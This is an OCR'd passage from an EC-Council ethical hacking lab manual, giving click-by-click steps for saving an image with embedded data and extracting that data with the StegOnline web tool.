
34. Scroll down to see the image in the **Output** section, save the image by clicking **Download Extracted Data** button.

    Note: If a **Opening Island.png** pop-up appears, select **Save File** radio button and click on **OK**.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. In the **Enter the name of the file to save to...** window select the desired location to save the image (here we are saving the image on the **Desktop**) and click on **Save**.




36. We have successfully embedded data into an image file. Now, we will extract the embedded data.

37. Open a new tab in the Firefox browser, type **https://stegonline.georgeom.net/upload** and press **Enter**.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

38. In the **StegOnline** page, click on **UPLOAD IMAGE** button and in the **File Upload** window select the **Island.png** file from the **Desktop** and click **Open**.




39. In the **Image Options** window, click on **Extract Files/Data** button.



